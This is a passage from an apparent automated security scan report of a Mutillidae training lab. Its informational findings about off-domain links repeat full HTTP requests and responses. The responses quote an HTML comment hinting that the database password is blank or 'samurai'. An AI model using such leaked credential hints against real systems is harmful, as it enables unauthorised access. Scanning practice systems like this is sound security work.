    <a href="https://addons.mozilla.org/en-US/firefox/collections/jdruin/pro-web-developer-qa-pack/" style="text-decoration: none;">  
        these Mozilla Add-ons  
    </a>  
...[SNIP]...
```

16.2. http://192.168.146.241/mutillidae

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae            |

Issue detail

The application contains the following link to another domain from URLs containing a query string:

- [http://en.wikipedia.org/wiki/Robots\\_exclusion\\_standard](http://en.wikipedia.org/wiki/Robots_exclusion_standard)

This issue was found in multiple locations under the reported path.

Request 1

GET /mutillidae/?page=show-log.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=5686f62b2076979f463be97f6eb71312  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:21 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:21 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 23038  
  
<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w  
...[SNIP]...  
</i><a href="http://en.wikipedia.org/wiki/Robots\_exclusion\_standard">Robots.txt</a>  
...[SNIP]...

Request 2

GET /mutillidae/?page=view-someones-blog.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=1a7cb747d6250279186675ed5a59d124  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 2

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:17 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:18 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 24442

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
</i><a href="http://en.wikipedia.org/wiki/Robots\_exclusion\_standard">Robots.txt</a>  
...[SNIP]...

Request 3

GET /mutillidae/?page=login.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=5c98bec81002f376f79d9b7bbdf0eef0  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 3

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:29 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:29 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 25512

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
</i><a href="http://en.wikipedia.org/wiki/Robots\_exclusion\_standard">Robots.txt</a>  
...[SNIP]...

16.3. http://192.168.146.241/mutillidae

Summary

|  |           |             |
|--|-----------|-------------|
|  | Severity: | Information |
|  |           |             |

|             |                        |
|-------------|------------------------|
| Confidence: | Certain                |
| Host:       | http://192.168.146.241 |
| Path:       | /mutillidae            |

## Issue detail

The application contains the following link to another domain from URLs containing a query string:

- <http://irongeek.com/>

This issue was found in multiple locations under the reported path.

## Request 1

```
GET /mutillidae/?page=show-log.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=5686f62b2076979f463be97f6eb71312
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:21 GMT
Connection: close
Content-Type: text/html
Content-Length: 23038

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
</a>
can downloaded from <a href="http://irongeek.com" target="_blank">Irongeek's Site</a>
...[SNIP]...
```

## Request 2

```
GET /mutillidae/?page=view-someones-blog.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=1a7cb747d6250279186675ed5a59d124
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 2

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:17 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:18 GMT
Connection: close
Content-Type: text/html
Content-Length: 24442

<!-- I think the database password is set to blank or perhaps samurai.
```

It depends on whether you installed this web app from irongeeks site or are using it inside Kevin Johnsons Samurai w

...[SNIP]...</a>

can downloaded from <a href="http://irongeek.com" target="\_blank">Irongeek's Site</a>

...[SNIP]...

### Request 3

GET /mutillidae/?page=login.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=5c98bec81002f376f79d9b7bbdf0eef0  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

### Response 3

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:29 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:29 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 25512

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or are using it inside Kevin Johnsons Samurai w


...[SNIP]...</a>

can downloaded from <a href="http://irongeek.com" target="\_blank">Irongeek's Site</a>

...[SNIP]...

### 16.4. http://192.168.146.241/mutillidae

### Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae            |

### Issue detail

The application contains the following link to another domain from URLs containing a query string:

- http://samurai.inguardians.com/

This issue was found in multiple locations under the reported path.

### Request 1

GET /mutillidae/?page=show-log.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=5686f62b2076979f463be97f6eb71312  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:21 GMT
Connection: close
Content-Type: text/html
Content-Length: 23038

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<li>
    <a href="http://samurai.inguardians.com/" target="_blank">
        Samurai Web Testing Framework
    </a>
...[SNIP]...
```

## Request 2

```
GET /mutillidae/?page=view-someones-blog.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=1a7cb747d6250279186675ed5a59d124
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 2

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:17 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:18 GMT
Connection: close
Content-Type: text/html
Content-Length: 24442

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<li>
    <a href="http://samurai.inguardians.com/" target="_blank">
        Samurai Web Testing Framework
    </a>
...[SNIP]...
```

## Request 3

```
GET /mutillidae/?page=login.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=5c98bec81002f376f79d9b7bbdf0eef0
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 3


HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:29 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:29 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 25512

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
</i>  
    <a href="http://samurai.inguardians.com/" target="\_blank">  
        Samurai Web Testing Framework  
    </a>  
...[SNIP]...

16.5. http://192.168.146.241/mutillidae

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae            |

Issue detail

The application contains the following link to another domain from URLs containing a query string:

- https://twitter.com/webpwnized

This issue was found in multiple locations under the reported path.

Request 1

GET /mutillidae/?page=show-log.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=5686f62b2076979f463be97f6eb71312  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:21 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:21 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 23038

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
<div class="label" style="text-align: center;">  
    <a href="https://twitter.com/webpwnized" style="text-decoration: none;" target="\_blank">  
          
    </a>  
...[SNIP]...

## Request 2

GET /mutillidae/?page=view-someones-blog.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=1a7cb747d6250279186675ed5a59d124  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

## Response 2

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:17 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:18 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 24442

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
<div class="label" style="text-align: center;">  
    <a href="https://twitter.com/webpwnized" style="text-decoration: none;" target="\_blank">  
          
    </a>  
...[SNIP]...

## Request 3

GET /mutillidae/?page=add-to-your-blog.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=44d5ab966147c418f9fb57fe4b1ab458  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0


## Response 3

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:10:34 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:10:34 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 25467

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
<div class="label" style="text-align: center;">  
    <a href="https://twitter.com/webpwnized" style="text-decoration: none;" target="\_blank">  
          
    </a>  
...[SNIP]...

# Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae            |

## Issue detail

The application contains the following link to another domain from URLs containing a query string:

- <http://www.hackersforcharity.org/ghdb/>

This issue was found in multiple locations under the reported path.

## Request 1

```
GET /mutillidae/?page=show-log.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=5686f62b2076979f463be97f6eb71312
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:21 GMT
Connection: close
Content-Type: text/html
Content-Length: 23038

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<li>
  <a href="http://www.hackersforcharity.org/ghdb/" target="_blank">
    Google Hacking Database
  </a>
...[SNIP]...
```

## Request 2

```
GET /mutillidae/?page=view-someones-blog.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=1a7cb747d6250279186675ed5a59d124
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 2

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:17 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
```



Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:18 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 24442

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w  
...[SNIP]...  
</i>  
[Google Hacking Database](http://www.hackersforcharity.org/ghdb/)  
</a>  
...[SNIP]...

Request 3


GET /mutillidae/?page=add-to-your-blog.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=44d5ab966147c418f9fb57fe4b1ab458  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 3

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:10:34 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:10:34 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 25467  
  
<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w  
...[SNIP]...  
</i>  
[Google Hacking Database](http://www.hackersforcharity.org/ghdb/)  
</a>  
...[SNIP]...

16.7. http://192.168.146.241/mutillidae

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae            |

Issue detail

The application contains the following link to another domain from URLs containing a query string:

- http://www.irongeek.com/
- http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10

This issue was found in multiple locations under the reported path.

Request 1

GET /mutillidae/?page=show-log.php HTTP/1.1  
Host: 192.168.146.241

Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=5686f62b2076979f463be97f6eb71312  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:21 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:21 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 23038

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
</i>  
[Latest Version of Mutillidae](http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10)  
</a>  
...[SNIP]...  
<div class="label" style="text-align: center;">Developed by Adrian &quot;...[SNIP]...  
<div class="footer">  
The newest version of  
[Mutillidae](http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10)  
</a>  
...[SNIP]...

Request 2

GET /mutillidae/?page=view-someones-blog.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=1a7cb747d6250279186675ed5a59d124  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 2

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:17 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:18 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 24442

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
</i>  
[Latest Version of Mutillidae](http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10)  
</a>  
...[SNIP]...

```
<div class="label" style="text-align: center;">Developed by Adrian &quot;<a href="http://www.irongeek.com">Irongeek</a>
...[SNIP]...
<div class="footer">
  The newest version of
  <a href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10" target="_blank">
    Mutillidae
  </a>
...[SNIP]...
```

Request 3

```
GET /mutillidae/?page=login.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
